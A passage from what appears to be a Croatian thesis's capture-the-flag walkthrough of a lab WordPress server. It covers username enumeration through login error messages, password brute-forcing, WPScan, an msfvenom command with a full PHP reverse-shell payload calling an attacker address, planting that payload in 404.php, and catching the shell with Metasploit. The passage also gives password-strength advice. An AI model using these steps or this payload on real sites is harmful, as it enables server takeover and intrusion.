
Slika 5.17. Izgled grafičkog sučelja OWASP Zap programa.

Posjećena je lokacija *http://192.168.56.102/wp-login* u ponuđena mjesta za unos korisničkog imena i lozinke uneseni su nasumični podatci i poslan je zahtjev na obradu poslužitelju. Budući da svi podatci nakon odlaska iz preglednika prvo prolaze kroz *OWASP*, moguće je vidjeti pravilno formatiran zahtjev za prijavu u svom programskom obliku (Slika 5.18.). *OWASP* nakon presretanja prosljeđuje poruku poslužitelju. Poslužitelj odgovara na zahtjev, *OWASP* bilježi rezultat i prosljeđuje ga pregledniku za prikaz.

Poznato je da *Wordpress* stranice prilikom unosa pogrešne kombinacije podataka za prijavu vraćaju poruku pogreške. Poruka će biti drugačija, ovisno o parametrima unosa. Ukoliko uneseno korisničko ime nije valjano, stranica će odgovoriti porukom da je pogrešno uneseno korisničko ime. Ukoliko je korisničko ime spremljeno u bazi valjanih korisnika, a lozinka nije pravilno unesena, stranica će odgovoriti porukom da je pogrešno unesena lozinka. Ovaj način detaljnih odgovora o poslanim informacija postavljen je kako bi se korisnicima sustava olakšala prijava. Neočekivana je nuspojava što sigurnosni inženjeri mogu analizirati primljeni odgovor i zaključiti koja su korisnička imena valjana, a koja nisu.

Unutar zahtjeva za prijavu odabrano je polje koje prenosi informaciju o korisničkom imenu za prijavu. Pomoću *OWASP* programa automatizirat će se slanje zahtjeva za prijavu s tim da će svaki

zahtjev programski biti konstruiran da unutar polja za korisničko ime postavi jednu od riječi iz rječnika pronađenog u prošlom poglavlju. Svaki je odgovor zabilježen i njegov sadržaj analiziran. Ovaj proces traje nekoliko minuta, zato što je potrebno proći cijeli sadržaj rječnika koji se sastoji od 11 451 riječi. Proces bi trajao značajno duže da se koristio originalno pronađeni rječnik.




Slika 5.18. Prikaz programskog oblika zahtjeva za prijavu.

Ukoliko se odgovori stranice sortiraju prema veličini odgovora, moguće je primijetiti da su tri korisnička imena vratila drugačiju poruku pogreške od svih ostalih (Slika 5.19.). Odnosno, sustav je odgovorio da lozinka unesena prilikom prijave nije točna, dok je za sve ostale upite odgovor bio da korisničko ime nije valjano. Kad je poznat valjani korisnik sustava, istim postupkom može se pokušati pribaviti lozinka. Slika 5.20. prikazuje izgled korisničkog sučelja nakon otkrivanja valjane lozinke koja glasi ER28-0652.


Važno je naglasiti da ovaj tip napada ne bi bio moguć da unutar rječnika nisu bili spremljeni odgovarajući podatci. Ovo je praktični prikaz iz kojega se može zaključiti zašto je izrazito bitno da korisnici sustava postave snažne lozinke za svoje račune. Napadači često koriste unaprijed sastavljene rječnike s često korištenim lozinkama. Ukoliko saznaju valjano korisničko ime, mogu pokrenuti identičan tip napada na sustav i ostvariti pristup, ako korisnik ima postavljenu lošu lozinku.

Za odabir lozinke preporučuje se korištenje lako pamtljive fraze koja u sebi sadrži velika, mala slova, brojeve i simbole. Fraza ne bi trebala sadržavati osobne podatke korisnika poput rođendana

ili bilo koje informacije koju napadač može prikupiti promatranjem. Lozinka bi trebala imati minimalno osam znakova i trebala bi se mijenjati svakih tri do šest mjeseci. Za svaku uslugu preporučuje se korištenje drugačije kombinacije korisničkog imena i lozinke. Ukoliko je jedan sustav kompromitiran, poželjno je da su podatci za prijavu drugačiji za sve ostale sustave.




Slika 5.19. Izgled grafičkog sučelja nakon pronalaska valjanog korisničkog imena.



Slika 5.20. Izgled korisničkog sučelja nakon pronalaska lozinke.

Posjećivanjem lokacije *http://192.168.56.102/wp-login* i unošenjem prikupljenih podataka ostvaruje se pristup sustavu za uređivanje medijskih sadržaja web-aplikacije. Ponekad je ovo i kraj napada, ovisno o cilju napadača. Pronađen korisnik *elliot* je administrator sustava, stoga napadač ima potpune ovlasti upravljanja posluženim podatcima i korisnicima. Može promijeniti lozinke i onemogućiti pristup sustavu ili potpuno obrisati dijelove stranice. Trenutno je u cilju preuzeti ovlasti nad poslužiteljem web-stranice te je zato potrebno provesti dodatne postupke.



Slika 5.21. Izgled sustava za upravljanje medijskim sadržajem web-aplikacije.


5.4.8. WPScan

WPScan je specijalizirani alat koji omogućuje pronalaženje ranjivosti *Wordpress* web-aplikacija [36]. Osim pronalaženja ranjivosti, nudi opcije pronalaska korisničkih imena i napada na lozinke korisnika. Prilikom analize mete alat je pronašao osamdeset i sedam različitih ranjivosti (P 5.2.). Neka od njih mogla bi ostvariti pristup poslužitelju. Da nije pronađen rječnik s korisničkim imenom i lozinkom, proučavanje i pokušaj iskorištavanja ispisanih ranjivosti bio bi idući korak u pokušaju napada na sustav. Za ispisivanje podataka o ranjivosti potrebno je pribaviti *API* ključ sa službenih stranica alata. Posebna bi pažnja bila posvećena ranjivostima koje omogućavaju udaljeno izvođenje koda (engl. *RCE – remote code execution*). Uz podatke o ranjivosti, alat navodi i web-adrese na kojima se može sakupiti više informacija. Kako bi se demonstriralo da postoji više načina za postizanje cilja, osim testiranja ranjivosti, pokrenut je i napad na lozinku. *WPScan* potvrđuje da je kombinacija korisničkog imena *elliot* i lozinke ER28-0652 valjana (Slika 5.22.).

Slika 5.22. Djelomičan rezultat izvođenja naredbe wpscan.

5.4.9. MSFvenom reverse PHP Shell

Pošto je uspješno ostvaren pristup sustavu za uređivanje mrežnog sadržaja web-aplikacije, otvorio se vrlo jednostavan način ostvarivanja pristupa poslužitelju. Potrebno je pronaći stranicu koja izvodi *PHP* kod. *Wordpress* se temelji primarno izvođenju *PHP* skripti, stoga ovaj zadatak nije previše zahtjevan. Sučelje, kojemu je ostvaren pristup u prošlim poglavljima ovog rada, kao jednu od svojih mogućnosti, nudi lokaciju za uređivanje postojećih *PHP* skripti (Slika 5.23.).



Slika 5.23. Grafičko sučelje za uređivanje medijskog sadržaja.

Dobra meta je 404.php stranica. Javno je dostupna putem bilo kojeg preglednika i lako ju je pronaći. Stranica 404.php poslužuje se svaki put kada preglednik pokuša pristupiti web-adresi koja ne postoji. Sadržaj ove stranice moguće je zamijeniti zlonamjernim kodom koji će omogućiti pristup poslužitelju. Za stvaranje koda korišten je *MSFvenom* [37]. Ovaj alat omogućuje stvaranje


velikog broja različitih zlonamjernih paketa. U ovom slučaju će se koristiti za stvaranje *PHP* koda, koji će omogućiti računalu navedenom u parametru *lhost*, spajanje na poslužitelj. Argumenti predani alatu navode tip koda koji se želi generirati, mrežnu adresu računala s kojim će se ostvariti veza nakon pokretanja koda i *port* broj (Slika 5.24.).

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.101 lport=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.56.101'; $port = 4444; if (($f = 'stream_socket_client') && is_calla
ble($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) {
 $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET,
 SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_
type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s,
4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len
= $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b))
; break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgso
ck_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=
create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Slika 5.24. Rezultat izvođenja naredbe msfvenom za generiranje zlonamjernog koda.


5.4.10. Metasploit framework

Metasploit framework je skup alata unaprijed pripremljenih za iskorištavanja ranjivosti sustava [38]. Omogućava inženjerima pisanje, testiranje i izvođenje koda za iskorištavanje sigurnosnih ranjivosti. Bit će korištena na dva različita načina. Prvi način jest samo povezivanje s poslužiteljem pomoću koda generiranog u poglavlju *MSFvenom reverse PHP Shell*. Drugi način će iskoristiti ranjivosti pronađene u *Wordpress – u* i pronađene podatke o korisničkom imenu i lozinki za ostvarivanje pristupa poslužitelju. Slika 5.25. prikazuje rezultat pokretanja *Metasploit – a*.



Slika 5.25. Rezultat pokretanja metasploit framework – a.


Za povezivanje s poslužiteljem koristi se modul imena *multi/handler*. Ovaj modul može se postaviti za primanje različitih veza s udaljenih računala i omogućuje korištenje svih funkcionalnosti *metasploit – a* nakon spajanja. Kao očekivani kod koji će ostvariti vezu postavlja se */php/meterpreter/reverse_tcp*. Taj modul je korišten za izradu zlonamjernog *PHP* koda postavljenog na stranicu pa treba očekivati da će taj modul pokrenuti vezu s računalom napadača. Postavlja se mrežna adresa i *port* broj na kojemu će se čekati veza. Čekanje za ostvarivanje veze pokreće se *run* naredbom (Slika 5.26.). Sada je sve spremno za kompromitiranje poslužitelja. Potrebno je samo otići na web-aplikaciju i u pregledniku zatražiti stranicu koja ne postoji. Skripta 404.php će se pokrenuti i kod koji je unutar nje spremljen će ostvariti vezu s računalom napadača.



Slika 5.26. Ostvarivanje pristupa poslužitelju.

Pristup poslužitelju sada je osiguran, ali napad i dalje nije gotov. Potrebno je pronaći još dvije zastavice. Trenutni korisnički račun je račun kojim se koriste usluge *Wordpress* sustava za upravljanje sadržajem. Dakle, ovaj korisnik nema puno ovlasti za rukovanje podatcima na poslužitelju. Ima ovlasti za čitanje sadržaja. Stoga, provedeno je neko vrijeme istražujući razne dostupne direktorije. Unutar direktorija, koji je otvoren prilikom uspostavljanja veze, može se primijetiti prva zastavica (Slika 5.27.). Njen sadržaj moguće je ispisati korištenjem *cat* naredbe. Prva zastavica već je pronađena u prošlim poglavljima rada pa je fokus potrebno usmjeriti na pronalazak ostalih. Ispisivanjem korijenskog direktorija poslužitelja primjećuje se da postoje dva

direktorija kojima trenutni račun nema ovlasti pristupa. Prvi je imena */root*, a drugi je imena */lost+found*. Zastavica je, vjerojatno, skrivena u jednoj od tih lokacija.



Slika 5.27. Prikaz dokumenata pronađenih na poslužitelju.

Drugi način ostvarivanja pristupa poslužitelju jest korištenje jednog od dostupnih paketa za hakiranje *Wordpress* stranica unutar *metasploit – a*. Baza dostupnih opcija može se pretražiti koristeći opciju *search wordpress*. Odabran je program *wp_admin_shell_upload* koji za djelovanje zahtijeva valjan korisnički račun i lozinku administratora. Nakon postavljanja svih nužnih opcija, program će na stranicu instalirati dodatak u obliku proširenja funkcionalnosti stranice. Pomoću instaliranog 